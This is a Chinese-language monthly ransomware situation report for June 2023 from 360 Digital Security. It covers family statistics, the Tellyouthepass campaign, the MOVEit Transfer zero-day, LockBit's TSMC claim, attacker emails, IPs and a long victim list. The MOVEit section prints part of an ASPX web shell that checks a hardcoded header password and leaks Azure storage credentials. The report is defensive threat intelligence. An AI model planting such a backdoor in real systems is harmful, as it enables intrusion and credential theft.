勒索软件流行态势分析

2023 年 6 月

360数字安全

数 字 安 全 的 领 导 者

勒索软件传播至今，360 反勒索服务已累计接收到数万勒索软件感染求助。随着新型勒索软件的快速蔓延，企业数据泄露风险不断上升，勒索金额在数百万到近亿美元的勒索案件不断出现。勒索软件给企业和个人带来的影响范围越来越广，危害性也越来越大。360 全网安全大脑针对勒索软件进行了全方位的监测与防御，为需要帮助的用户提供 360 反勒索服务。

2023 年 6 月，全球新增的活跃勒索软件家族有 Akira、Rhysida、8Base 等家族。其中 8Base 是本月新增的双重勒索软件，该勒索软件团伙最初出现于 2022 年 3 月，一直相对低调，没有发动太多引人注目的攻击。然而，到了 2023 年 6 月，该勒索软件运营活动出现了较明显的增加趋势，以双重勒索方式针对多个行业的公司进行攻击。到目前为止，8Base 已在其暗网勒索网站上列出了 35 个受害者。

以下是本月值得关注的部分热点：

1. Tellyouthepass 发起多轮攻击，国内逾 2000 台设备中招

2. 新 0day 漏洞 MOVEit Transfer 在数据窃取攻击中被广泛使用


3. 台积电否认遭到 LockBit 黑客攻击，勒索软件团伙要求支付 7000 万美元赎金

基于对 360 反勒索服务数据的分析研判，360 数字安全集团高级威胁研究分析中心(CCTGA 勒索软件防范应对工作组成员）发布本报告。


感染数据分析

针对本月勒索软件受害者所中病毒家族进行统计：Phobos 家族占比 25%居首位，TellyouThepass 家族占比 20.93%位居第二，BeijingCrypt 家族占比 12.21%位居第三。


本月利用 java 等 web 应用系统漏洞进行攻击传播的 TellyouThepass 勒索软件家族有明显上升，月内发起了多轮攻击。



对本月受害者所使用的操作系统进行统计，位居前三的是：Windows 10、Windows Server 2008 以及 Windows 7。



2023 年 6 月被感染的系统中桌面系统和服务器系统占比显示，受攻击的系统类型占比基本相当。



勒索软件疫情分析

Tellyouthepass 发起多轮攻击，国内逾 2000 台设备中招

自上月开始，Tellyouthepass 勒索软件异常活跃，并频繁发动攻击。自 6 月 22 日起，其又发起了新一轮大规模攻击，持续至今。攻击目标包括：金蝶 K3Cloud，海康威视 IVMS，用友时空 KSOA，用友时空 CCERP，

用友时空 CDM，速达天耀，用友时空（未确定具体产品），泛微 OA，泛微 E-Office，畅捷通 T+，攻击方法仍为 Web 应用服务漏洞。攻击过程中，使用了 C2：66.152.190[.]59。建议使用上述产品的用户，尽快更新产品补丁至最新版。

新 0day 漏洞 MOVEit Transfer 在数据窃取攻击中被广泛使用

Progress 发布公告称近期有攻击者一直在利用他们的 MOVEit MFT 软件中的 0day 漏洞（CVE-2023-34362）从各类组织中执行大量数据下载操作。目前尚不清楚攻击发生的时间以及攻击背后的具体组织。

公告中表示：“Progress 在 MOVEit Transfer 中发现了一个漏洞，该漏洞可能导致权限提升和潜在的未经授权访问环境”，并称希望用户在发布补丁前进行以下临时性防护措施：

阻止数据流向 MOVEit Transfer 服务器上的 80 和 443 端口（可继续使用 SFTP 或 FTPs 协议传输文件）

检查“c:\MOVEit Transfer\wwwroot\”目录确认没有可疑文件

目前已知受影响的程序及版本如下：

受影响版本	对应修复版
MOVEit Transfer 2023.0.0	MOVEit Transfer 2023.0.1
MOVEit Transfer 2022.1.x	MOVEit Transfer 2022.1.5
MOVEit Transfer 2022.0.x	MOVEit Transfer 2022.0.4
MOVEit Transfer 2021.1.x	MOVEit Transfer 2021.1.4
MOVEit Transfer 2021.0.x	MOVEit Transfer 2021.0.6

据报告称，以下 IP 可能与攻击有关：

- 138.197.152.201
- 209.97.137.33
- 5.252.191.0/24
- 148.113.152.144
- 89.39.105.108


```
<%@ Page Language="C#" %>

<%@ Import Namespace="MOVEit.DMZ.ClassLib" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Infrastructure.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Files" %>
<%@ Import Namespace="MOVEit.DMZ.Cryptography.Contracts" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Cryptography" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.FileSystem" %>
<%@ Import Namespace="MOVEit.DMZ.Core" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Users" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users.Enum" %>

<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.IO.Compression" %>

<script runat="server">
private Object connectDB() { var MySQLConnect = new DbConn(SystemSettings.DatabaseSettings()); bool
flag = false; string text = null; flag = MySQLConnect.Connect(); if (!flag) { return text; } return
MySQLConnect; } private Random random = new Random(); public string RandomString(int length) { const
string chars = "abcdefghijklmnopqrstuvwxyz0123456789"; return new string(Enumerable.Repeat(chars,
length) .Select(s => s[random.Next(s.Length)]).ToArray()); }  protected void Page_load(object sender,
EventArgs e) { var pass = Request.Headers["X-siLock-Comment"];  if (!String.Equals(pass,
"51b6439d-a518-4f75-8609-c864faa16559")) { Response.StatusCode = 404; return; }
Response.AppendHeader("X-siLock-Comment", "comment"); var instid = Request.Headers["X-siLock-Step1"];
string x = null; DbConn MySQLConnect = null; var r = connectDB(); if (r is String) {
Response.Write("OpenConn: Could not connect to DB: " + r); return; } try { MySQLConnect = (DbConn)r;
if (int.Parse(instid) == -1) { string azureAccout = SystemSettings.AzureBlobStorageAccount; string
azureBlobKey = SystemSettings.AzureBlobKey; string azureBlobContainer =
SystemSettings.AzureBlobContainer; Response.AppendHeader("AzureBlobStorageAccount", azureAccout);
```

台积电否认遭到 LockBit 黑客攻击，勒索软件团伙要求支付 7000 万美元赎金

芯片制造巨头台积电（Taiwan Semiconductor Manufacturing Company，简称 TSMC）否认遭到黑客攻击，此前 LockBit 勒索软件团伙要求支付 7000 万美元以免泄露被窃数据。

台积电是全球最大的半导体制造商之一，其产品被广泛应用于各种设备，包括智能手机、高性能计算、物联网设备、汽车和数字消费电子产品。

本月与 LockBit 有关的黑客开始通过实时推特发布疑似对台积电进行的勒索软件攻击，共享了与该公司相关的信息的截屏。这些截屏显示，威胁行为者似乎对据称属于台积电的系统有重大访问权限，显示了电子邮件地址、应用程序访问权限以及各种内部系统的凭据。尽管此后该推文已被删除，但 LockBit 勒索软件团伙在他们的数据泄露网站上新建了一条关于台积电的条目，要求支付 7000 万美元，否则他们将泄露被窃数据，包括其系统的凭据。



台积电发言人称，他们并没有遭到入侵，而是其 IT 硬件供应商 Kinmax Technology 的系统遭到了黑客攻击。"台积电最近得知，我们的一家 IT 硬件供应商发生了一起网络安全事件，导致与服务器初始设置和配置相关的信息泄露。台积电在将每个硬件组件安装到其系统之前，都会进行一系列的广泛检查和调整，包括安全配置。经过审查，确认此事件并未影响台积电的业务运营，也未泄露任何台积电的客户信息。"

除了验证其系统没有受到任何影响外，台积电表示，他们还停止与遭受入侵的供应商合作，直到情况得到解决。

"台积电在此事件发生后立即根据公司的安全协议和标准操作程序终止了与该相关供应商的数据交换。台积电致力于增强供应商的安全意识，并确保他们遵守安全标准。"

受影响的供应商 Kinmax 发布了一份声明，解释他们于 2023 年 6 月 29 日意识到其网络中特定的测试环境受到了入侵的问题。该公司发现入侵者成功从被访问的系统中窃取了一些数据，主要涉及系统安装和配置指南，用于向客户提供默认配置。

与台积电相比，Kinmax 并不是一家庞大的企业，因此 LockBit 要求支付 7000 万美元赎金的要求很可能会被忽视。

虽然在这次攻击中存在对被攻击方的混淆，但 7000 万美元是迄今为止赎金数额最大的案件之一。


黑客信息披露

以下是本月收集到的黑客邮箱信息：

ceb123@tutanota.com	lixcalisto@tutanota.com	decryptor@gmail.com
youhau@onionmail.org	zzart3xx5b@proton.me	dexter.xanax@mailfence.com
newfact@thesecure.biz	decodingx@onionmail.org	keygetter@email.cz
wgongruntian@airmail.cc	support@rexsdata.pro	arsoftwar666@mailfence.com
paqrenlisong0@gmail.com	toxiv@tuta.io	arsoftwar666@tutanota.com
maliaver@msgsafe.io	toxiv1@skiff.com	Harry023m@aol.com
Ditavps@firemail.de	ghostteam@skiff.com	cluster1@outlook.sa
bkpsvr@email.tg	ghosttalking@tutanota.com	xcorp@decoymail.mx
kanndata@tutanota.com	cryptohacker05@gmail.com	bakutomono@tuta.io
kanndata@cock.li	yatronraas@mail.ru	test2@test.com
gdecryptor5@onionmail.org	colony96@cock.li	m24pay@tutanota.com
gdecryptor5@yahoo.com	aesdecrypt@gmail.com	helper2023@onionmail.org
encryptify@mailfence.com	bnbrans@outlook.com	naverm@keemail.me
encryptify@tuta.io	777doctor@swisscows.email	nofaces@cock.li
ithelp11@securitymy.name	777doctor@proton.me	hoshimin@onionmail.org
ithelp11@yousheltered.com	tnwkgbvl	cairo20@mail2tor.com
wdengminglang@cock.li	resq100@onionmail.org	reopen@firemail.de
tianihokeem66@gmx.com	resq100@cyberfear.com	Reverser@onionmail.com
azadinew@outlook.es	sandromanadro@mail.com	decryptor@msgsafe.io
azadinew@tuta.io	RobertLehman1937@gmx.com	azadinew@tuta.io
buydecrypt@qq.com	askreves@email.tg	
udai@membermail.net	ithelp02@yousheltered.com	

表格 1. 黑客邮箱

当前，通过双重勒索或多重勒索模式获利的勒索软件家族越来越多，勒索软件所带来的数据泄露的风险也越来越大。以下是本月通过数据泄露获利的勒索软件家族占比，该数据仅为未能第一时间缴纳赎金或拒缴纳赎金部分（已经支付赎金的企业或个人，可能不会出现在这个清单中）。



以下是本月被双重勒索软件家族攻击的企业或个人。若未发现被数据存在泄露风险的企业或个人也请第一时间自查，做好数据已被泄露准备，采取补救措施。

本月总共有 434 个组织/企业遭遇勒索攻击，其中包含中国 4 个组织/企业在本月遭遇了双重勒索/多重勒索。其中有 24 个组织/企业未被标明，因此不再以下表格中。

barts health nhs trust	MAXIMUM PRIME ALIMENTOS EIRELI	Ueno Periodontics
ENCORECAPITAL.COM	ZURICH.COM.BR	Krack Zapaterías
TRELLISWARE.COM	CBESERVICES.COM	Defesa da Classe Trabalhadora (Declatra)
CLICKSGROUP.CO.ZA	EMSSHI.COM	TECHCERT
HORNBECKOFFSHORE.COM	BAESMAN.COM	PREMIER HOSPITAL DIA
FISGLOBAL.COM	STOCKMANBANK.COM	CLONARTE
DIGITALINSIGHT.COM	NORTONLIFELOCK.COM	SINTTEL
IRONBOW.COM	CREELIGHTING.COM	RJP MEDICAL LTDA
VERICAST.COM	SKILLSOFT.COM	Tachi-S Engineering USA
RHENUS.GROUP	SCU.EDU	St. Raphael Hospital (HSR)
SOVOS.COM	TELOS.COM	GAE Construction
HARRINGTONCOMPANY.COM	GESA.COM	Comisión Nacional de Valores
CITYNATIONAL.COM	Telcoset	Ampla Divisórias
tsmc.com	absolutecal.co.uk	FIIG
amepl.com.au	tilg.at	Coca-Cola FEMSA
Enfield Grammar School	Onsupport Corporation	Ejercito de Chile

Nycon	Texas Hotel and Lodging Association	TAG Aviation
Hospitality Staffing Solutions	TARLE LAW, P.C.	Caruso
KLGATES.COM	PrintGlobe, Inc.	wsisd.net
Alberta Newsprint	BLUESAGE	gruppomercurio.com
ISPE Connecting Pharmaceutical Knowledge	Printmarksolution	Columbus Regional Healthcare System
ibafrance.fr	Ascendum Machinery	Ellis Patents
CentroMed	FHR Electric	ACI Advanced Chemical Industries
Wilcom	Futura Agronegócios	American Crane Rental
Stoughton Trailers	LOONGSON	The Adams County Communication Center or ADCOM911
Pan Pacific Hotels Group	PORTBLUE	Silicon Valley Mechanical
Thaire	PALIG.COM (PANAMERICAN)	Del Bono Hotel
PORTERROOFING	NUANCE.COM	PENNCREST School District
Coachella Valley Collection Service	AON.COM	marstrand.se
CON-STRUCT	CEGEDIM.COM	Kramer Enterprises
GraphTec	STIWA.COM	*** ******** ***** ** **u** *e********
Modern Industries	CNCBINTERNATIONAL.COM	Aeliusmd Medical Systems
GIAMBELLI	BOSTONGLOBE.COM	M*** ****
JBCC Corp	ARBURG.COM	cortinawatch.com
Arab Shipbuilding and Repair Yard	ICSYSTEM.COM	Clarity Water Technologies, LLC
Misr Life Insurance	UMSYSTEM.EDU	MICHENER.CA
N** ********* **********	COLUMBIABANK.COM (UMPQUABANK.COM)	HCI.EDU
KIRKLAND & ELLIS LLP	PRAGROUP.NO	knipmeijerenblok.nl
DARLINGCONSULTING.COM	MARTI.COM	RoadSafe Traffic Systems
CPIAI.COM	EDER	PONDCO
DELTADENTAL.COM	Bangkok Industrial Gas Co., Ltd. (BIG)	Tour Partner Group
COGNIZANT.COM	ASHLEY HOMESTORES	Harbro
ENSTARGROUP.COM	DSG	AWM Global Advisors
SAPIENS.COM	The Dufresne Group	worldlearning.org
CARESOURCE.COM	Tyconz	COOPERATIVETECH
JACKSON.COM	The Reddit Files	vaud-promotion
STARMOUNTLIFE.COM	tdm.com.pe	aluminumsandcastingsfoundry.com
KOTAKLIFE.COM	Ziegelwerk Eder	newhorizonsmedical.org
KIRKLANDS.COM	Bauer Built	realcomp.com
PROSKAUER.COM	Deepnoid	billhurst.com
Texas Heat Treating	McKechnie Vehicle Components	newarka.edu
Intoximeters	CK Technologies	pittsburg.k12.ca.us
Algotech	Creative Liquid Coatings	screenline.co.za
Cambridge Group of Clubs	cangas.gal	birdair.com

iMatica	Kisco Senior Living	progen.com.br
ITW Food Equipment Group	Multistack	pentechsolution.com.my
COMPASS INFRASTRUCTURE GROUP	EASTWESTBANK.COM	payday.com.pa
ABBVIE.COM	POWERFI.ORG	mariohernandez.com.co
UCLA.EDU	BARHARBOR.BANK	dalvikurbyggd.is
SIEMENS-ENERGY.COM	APLUSFCU.ORG	WTI - Western Telematic
SE.COM	BRAULT.US	fredfeet.com
WERUM.COM	GENERICON.AT	nosm.ca
Hochschule Kaiserslautern	CARESERVICESLLC.COM	trois-i.com
Greenfiber	ENZO.COM	Asakura Robinson
Chariton Valley	316FIDUCIARIES.COM	bintangindokaryagemilang.co.id
Knights of Old Group	DELAWARELIFE.COM	saragroup.in
London Capital Group (LCG)	NAVAXX.LU	jeloin.se
Reeds Spring School District	CUANSWERS.COM	wjtowell.com
Fassi Gru S.p.A.	SYNLAB.FR	stimgroup.it
Hiberus Tecnología	HEALTHEQUITY.COM	iprac.com
JOB-SA BETON J.O.B SA	Badan Operasi Bersama Pt Bumi Siak Pusako Pertamina Hulu	villemandeure.fr
CLEAR MEDI HEALTHCARE	Roberto Verino Difusion	icae.net
Lysander Shipping	Prada Gayoso	jacquart.fr
LEGALILAVORO	Koper Automatisering	borwafs.co.za
PNEUMAX	Law Society of South Africa	tmd.go.th
MSAMLIN.COM	DANIEL C. HARRIS, O.D	crosscity.com.au
Universitas Matthiae Belii association	Hornbill	PICPLUS.COM
Real Estate Systems Integrator	Stone Fox Ventures	rzepeckimroczkowski
Jacobs Farm	Ligas Gerais Industria E Comercio	Bibliotheek Gouda
Tlantic	Studio Legale Ranchino	North West Paving Ltd
reutlingen.ihk.de	San Luis Obispo County Office of Education	Stylish Fabric
Hausamman company	Law Offices of Sergio J. Siderman	adstradata.com
kafflogistic.hu	Plott Corporation	Farmacias Los Hidalgos
www.creditteam.eu	ASZ GmbH & Co	Concremat constructions
Piramal Group	ste-usa.com	D&K Group, Inc
The Akron-Summit County Public Library	flybtr.com	BOBST
Perpetual Group	Salem Community Schools	Robison Engineering
Galveston College	Alpha Data	Beacon ABA Services
The City of Nassau Bay	uga.edu	etships.com
M&M Industries	leggett.com	Malt Products
GUSCANADA.CA	bankers-bank.com	Haemokinesis
PWC.COM	heidelberg.com	Amstutz Produkte
EY.COM	landal.com	The Thomas Hardye School


SONY.COM	uhcsr.com	Collectivite Territoriale de Martinique
ANDESASERVICES.COM	oekk.ch	ELITechGroup
Daiwa House Industry Co.	studentclearinghouse.org	Mount Desert Island Hospital
Hill International	putnam.com	The Briars Group
National Institutional Facilitation Technologies (Pvt.) Limited	datasite.com	Avant Grup
Refractron	1stsource.com	Ascentia Group Pty Ltd
DBSA	NEBRASKALAND	Nerim
GC&E	The Texwipe	uhsp.edu
londonandcapital	YAMAHA CORPORATION OF AMERICA	Roadies
Avannubo	Fiege Sp. z o.o.	Conley & Wirick, P.A.
CYBERFREIGHT SYSTEMS MARITIMES INC.	Air Comfort	hep global GmbH
Craig & Associates, LLC	iECM Company Limited	PLURISERVICE
Yokohama-oht	Wison Engineering	Share and Harris
Habasit	Jalux Americas, Inc.	Tension Corporation
Café Soluble	arborsct.com	PESSI
Main Street Title and Settlement Services LLC	Marchant Schmidt	Young Homes, Inc
Kansas Joint & Spine Specialists	New Horizons Medical	SsangYong Motor
OMNIPOL	granules.com	ServiceKing & CrashChampions
Batra Group	Venture Logistics	harwoodlloyd.com
Hi-tec	primeretailservices.com	packageconcepts.com
Barentz North America	www.chrn.be	shakeys.com
PWI Engineering	prioritydispatch.net	LETAPE JEUNES
Federation Francaise de Rugby	www.doesburg-comp.nl	ykk.com
Eastside Union School District	www.castec.com	JPW Industries
Luís Simoes	Tetrosyl Group	SpaceX
Allpro Consulting Group	James Briggs Limited	Baileigh Industrial
Lorclon	Bunker Hill Community College	Fortress Paper
Wolfs Block Management Limited	Hemenway Financial Services	Unico
EDG	MCNA Dental	Boess Gruppe
BGFIBank Group	TF AMD Microelectronics	PB Swiss Tools
T***** ***** *********t** *.*.	Fullerton India	PathA Suisse
The Sullivan Group of Court Reporters	Bogleboo	INSYS Industriesysteme
SITARA	Jeff Wyler Automotive Family, Inc.	CONATECO
Beverly Hills Plastic Surgery	Kondratoff Persick LLP	Alberta Newsprint
Medical University of the Americas	*l**r** *e***l****	CS Cargo Group
MICA ENVIRONNEMENT	rammutual.com	BMD Systemhaus
COEX	eriematerials.com	Buffalo Niagara Association
SSV Architects	gslelectric.com	Abeko

SAPROS	Sonangol	NORANET - CZ
Praxis Energy Agents	t-s-c.eu	Shows & Artists
www.cjhire.co.uk	Automatic Systems	Chadwick, Washington, Moriarty, Elmore & Bunn
Strait & Lamp Group	pneusbeaucerons.com	Laebon Homes
Mammoth Energy	ai-thermal.com	TY Inc
MORSEMOVING	Global Remote Services	fsd.se
www.pfcfulfills.com	Hill AeroSystems Inc.	Middlesex County Public Schools
hawaii.edu	Regal West Corporation	Brinkmann & Niemeijer Motoren
bbrook.org	Paris High School	360EQUIPMENTFINANCE.COM
cornu.ch	MARJAM Supply company	PRECISIONMEDICALBILLING.NET
valleyoaks.org	Northeastern State University	ERT
The Akin Law LLC	Transprensa	Mission Community Hospital


表格 2. 受害组织/企业

系统安全防护数据分析

